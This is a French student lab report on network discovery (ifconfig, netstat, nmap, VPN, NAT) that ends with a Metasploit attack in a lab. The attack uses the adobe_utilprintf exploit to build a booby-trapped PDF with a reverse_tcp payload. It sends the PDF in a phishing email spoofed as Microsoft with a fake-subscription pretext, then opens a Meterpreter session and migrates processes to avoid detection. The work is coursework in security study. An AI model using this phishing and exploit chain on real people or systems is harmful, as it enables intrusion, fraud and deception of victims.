


RAPPORT TP3 INF4420A

Elliot Sisteron (1807165)

Question 1 - Découverte du réseau

- a) On se connecte à chacune des machines virtuelles. À l'aide de la commande *ifconfig*, on peut connaître leur adresse IP sur le réseau.



On peut lister les services et les ports sur lesquels ils écoutent grâce à la commande *netstat -l*.


```

web_mail ~# netstat -l
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 *:http                  :::*                    LISTEN
tcp        0      0 192.168.211.3:domain   :::*                    LISTEN
tcp        0      0 mail.secs1.com:domain   :::*                    LISTEN
tcp        0      0 *:smtp                  :::*                    LISTEN
tcp        0      0 mail.secs1.com:rndc     :::*                    LISTEN
tcp        0      0 *:imaps                 :::*                    LISTEN
udp        0      0 192.168.211.3:domain   :::*                    LISTEN
udp        0      0 mail.secs1.com:domain   :::*                    LISTEN
Active UNIX domain sockets (only servers)
Proto RefCnt Flags               Type               State         I-Node  Path
unix  2      [ ACC ] STREAM           LISTENING        4580      private/defer
unix  2      [ ACC ] STREAM           LISTENING        4583      private/trace
unix  2      [ ACC ] STREAM           LISTENING        4586      private/verify
unix  2      [ ACC ] STREAM           LISTENING        4589      public/flush
unix  2      [ ACC ] STREAM           LISTENING        4592      private/proxymp
unix  2      [ ACC ] STREAM           LISTENING        4595      private/proxywrite
unix  2      [ ACC ] STREAM           LISTENING        4598      private/sntp
unix  2      [ ACC ] SEQPACKET        LISTENING        2632      @/org/kernel/udev/udev
unix  2      [ ACC ] STREAM           LISTENING        4566      public/cleanup
unix  2      [ ACC ] STREAM           LISTENING        4601      private/relay
unix  2      [ ACC ] STREAM           LISTENING        4604      public/showq
unix  2      [ ACC ] STREAM           LISTENING        4607      private/error
unix  2      [ ACC ] STREAM           LISTENING        4610      private/retry
unix  2      [ ACC ] STREAM           LISTENING        4613      private/discard
unix  2      [ ACC ] STREAM           LISTENING        4616      private/local
unix  2      [ ACC ] STREAM           LISTENING        4619      private/virtual
unix  2      [ ACC ] STREAM           LISTENING        4622      private/lntp
unix  2      [ ACC ] STREAM           LISTENING        4625      private/anvil
unix  2      [ ACC ] STREAM           LISTENING        4248      /dev/log
unix  2      [ ACC ] STREAM           LISTENING        4628      private/scache
unix  2      [ ACC ] STREAM           LISTENING        4253      /var/run/syslog-ng.ctl
unix  2      [ ACC ] STREAM           LISTENING        4226      /var/lib/courier/authdaemon/socket.tmp
unix  2      [ ACC ] STREAM           LISTENING        4571      private/tlsnrg
unix  2      [ ACC ] STREAM           LISTENING        4574      private/rewrite
unix  2      [ ACC ] STREAM           LISTENING        4577      private/bounce

```

FIGURE 1 – La commande *netstat -l* sur Web_Mail

- b) L'adresse IP de la machine Poste_internet, comme on peut le constater sur le schéma précédent, n'est pas bien configurée. Il faut donc faire un ifconfig pour pouvoir avoir la bonne adresse IP (123.45.67.128).



```

localhost joe # ifconfig | grep inet addr
grep: addr: No such file or directory
localhost joe # ifconfig | grep 'inet addr'
inet addr:192.168.214.129 Bcast:192.168.214.255 Mask:255.255.255.0
inet addr:127.0.0.1 Mask:255.0.0.0
localhost joe # sudo ifconfig eth0 123.45.67.128
localhost joe # ifconfig | grep 'inet addr'
inet addr:123.45.67.128 Bcast:123.255.255.255 Mask:255.0.0.0
inet addr:127.0.0.1 Mask:255.0.0.0
localhost joe #

```

FIGURE 2 – Changement de l'adresse IP de la machine Poste_internet

- c) Un service de NAT est une interface entre un réseau local (comme celui que l'on a) et ce qui se trouve en dehors de ce réseau. Par exemple, on peut l'utiliser pour réduire le nombre d'adresses publiques utilisées sur le web. Il associe l'adresse d'une machine sur notre réseau local à une adresse internet publique : lorsque l'on se connecte à un site internet, celui-ci va communiquer avec cette adresse publique (donc avec le service NAT). Le NAT va alors prendre le relai pour communiquer l'information à notre adresse locale.

Question 2 - Nmap

- a) On a déjà changé l'adresse à la question 1.b (cf cette question pour voir le *ifconfig* réalisé). Avec la commande *nslookup*, on peut voir que l'adresse publique de secsi.com est la même que mail.secsi.com : 123.45.67.4.

```
localhost joe # nslookup secsi.com
Server:      123.45.67.4
Address:     123.45.67.4#53

Name:   secsi.com
Address: 123.45.67.4

localhost joe # nslookup mail.secsi.com
Server:      123.45.67.4
Address:     123.45.67.4#53

Name:   mail.secsi.com
Address: 123.45.67.4

localhost joe #
```

FIGURE 3 – *nslookup*

- b) Nmap scanne les adresses contenu dans la plage passée en argument. Ici, il trouve 2 hosts, dont lui-même.

Il affiche les informations de la machine détectée (son adresse, les ports qui écoutent, les protocoles et services). C'est la même chose qu'un *netstat -l* à peu de chose près (on a aussi les ports qui écoutent en local).

```
joe@localhost ~ $ nmap -sT 192.168.211-214.* 123.45.67.* --open
Starting Nmap 5.51 ( http://nmap.org ) at 2016-04-02 17:45 EDT
Nmap scan report for 123.45.67.4
Host is up (0.0010s latency).
Not shown: 995 filtered ports, 1 closed port
PORT      STATE SERVICE
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
993/tcp    open  imaps

Nmap done: 1280 IP addresses (2 hosts up) scanned in 19.76 seconds
joe@localhost ~ $
```

FIGURE 4 – *nmap*

- c) Un VPN (ou Virtual Private Network) est un réseau privé virtuel, comme l'indique son nom. Il va donc simuler que l'on soit sur un sous-réseau. C'est utile pour des raisons de sécurité, pour permettre l'accès au domaine qu'à certains utilisateurs. Nos machines n'ont pas besoin d'avoir accès au web, on peut les forcer à ne communiquer qu'en local simulé par le VPN.

On détecte maintenant 260 machines, car le VPN nous donne cet accès. Nmap nous affiche maintenant les machines Web_Mail et Poste_admin.

```

joeglocalhost ~ $ sudo /etc/init.d/openvpn start
* Starting openvpn ...
Enter Private Key Password: [ ok ]
* WARNING: openvpn has started, but is inactive
joeglocalhost ~ $ nmap -sT 192.168.211-214.* 123.45.67.* --open

Starting Nmap 5.51 ( http://nmap.org ) at 2016-04-02 17:47 EDT
Nmap scan report for 192.168.211.3
Host is up (0.0051s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
993/tcp   open  imaps

Nmap scan report for 192.168.212.124
Host is up (0.012s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds

Nmap scan report for 123.45.67.4
Host is up (0.0010s latency).
Not shown: 995 filtered ports, 1 closed port
PORT      STATE SERVICE
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
993/tcp   open  imaps

Nmap done: 1280 IP addresses (260 hosts up) scanned in 60.12 seconds
joeglocalhost ~ $ █

```

FIGURE 5 – *nmap*

- d) Web_Mail et Poste_admin ne sont toujours pas sur le même sous-réseau, pourtant, on les détecte quand même. Il est fort probable que le VPN nous donne l'accès à plusieurs sous-réseaux (en fait, aux trois sous-réseaux). On ne voit pas les machines de parefeu car elles n'ont pas de services qui écoutent.
- e) Le NAT cache de l'extérieur les adresses des machines. Pour pouvoir se connecter avec une machine du NAT, il faut connaître son adresse publique sur le NAT, ce qui n'est pas chose simple. Les machines n'ayant pas d'adresse publiques parce qu'elles ne communiquent pas avec l'extérieur sont complètement inaccessibles.
- f) Il faut ici privilégier un NIDS sur les réseaux 192.168.211-212.* ou un HIDS sur chaque machine de ces réseaux. En effet, si l'on se restreint à surveiller le réseau 123.45.67.* avec un NIDS ou bien à surveiller la machine secsi.com avec un HIDS (comme les scans testent l'adresse 123.45.67.4) ; il est possible que l'attaquant ne scanne pas directement le serveur mais plutôt les machines protégées par le VPN.

Question 3 - L'email de trop

Utilisation d'armitage

- a) On lance backtrack et armitage. On scanne le réseau sur la place 123.45.67.0/24 et on détecte la machine Poste_admin.




FIGURE 6 – Scan du réseau avec armitage

On fait un checkexploit mais il n'est pas concluant... Il va falloir passer par autre chose.




FIGURE 7 – Checkexploit non-concluant

Utilisation de msfconsole

- b) On utilise maintenant msfconsole.



FIGURE 8 – msfconsole

On lance maintenant l'exploit `adobe_utilprintf` et on remplit les informations appropriés : on set le payload `reverse_tcp` et l'IP de la machine attaquante. On choisit `reverse_tcp` à la place de `bind_tcp` car il ne nécessite pas de connaître l'adresse IP de la machine cible ou de s'y connecter directement, ce qui est pratique dans le cas du NAT. Avec `bind_tcp`, la machine infectée ne ferait qu'écouter la connexion. Avec `reverse_tcp`, elle va se connecter complètement à la machine attaquante, ce qui nous permet de l'interagir avec facilement. Cela nous permettrait aussi d'automatiser l'infection.




FIGURE 9 – Lancement de l'exploit

Le pdf piégé est généré avec succès. On remplit aussi ces informations pour le handler et on lance l'exploit. On voit qu'il nous faut attendre que le pdf soit ouvert.




FIGURE 10 – Handler

On envoie un mail très crédible et il ne nous reste plus qu'à attendre notre poisson.

```

root@bt:~# sendEmail -f service-client@microsoft.com -u "Vous avez souscrit a une nouvelle option a 100 euros
par mois, voici votre contrat" -s 123.45.67.4 -a /root/.msf4/local/msf.pdf -t root@secsi.com
Reading message body from STDIN because the '-m' option was not used.
If you are manually typing in a message:
  - First line must be received within 60 seconds.
  - End manual input with a CTRL-D on its own line.

Bonjour Monsieur root,

Voici, comme convenu avec vous au telephone recemment, votre nouveau contrat.

Vous trouverez dans le document un numero a joindre pour annuler votre abonnement a 100 euros par mois.
Apr 02 14:45:11 bt sendEmail[6385]: Message input complete.
Apr 02 14:45:11 bt sendEmail[6385]: Email was sent successfully!

```

FIGURE 11 – Envoie de l'e-mail (très crédible)

- c) On remarque un blocage de l'écran à l'ouverture du pdf sur la machine Poste_admin. Cela ouvre la connexion sur la machine Poste_internet.




FIGURE 12 – Freeze de l'écran

```

msf exploit(handler) > exploit
[*] Started reverse handler on 123.45.67.128:4444
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 123.45.67.4
[*] Meterpreter session 1 opened (123.45.67.128:4444 -> 123.45.67.4:1041) at 2016-04-02 14:46:54 -0400

```

FIGURE 13 – Ouverture de la connexion

On peut maintenant interagir avec la machine victime.

- d) On lance la commande migrate :

```

meterpreter > run post/windows/manage/migrate
[*] Running module against POSTE-51626
[*] Current server process: AcroRd32.exe (3748)
[*] Spawning notepad.exe process to migrate to
[*] Migrating to 3968
[*] Successfully migrated to process 3968
meterpreter >

```

FIGURE 14 – Migration

Sur Poste_admin, le pdf s'est fermé et l'écran ne freeze plus. Migrate a changé le process qui nous permet d'interagir avec la cible pour éviter les soupçons de l'utilisateur victime de notre attaque. En effet, si il redémarrait sa machine, notre attaque tomberait à l'eau.

- e) On vient de voir qu'il est possible d'infecter un machine auquel on ne peut pas se connecter directement. Cette machine est visiblement bien protégée, mais une imprudence au niveau de l'utilisateur nous a permit de prendre le contrôle. Le plus important est d'effectuer un devoir de prévention au niveau de l'utilisateur naïf.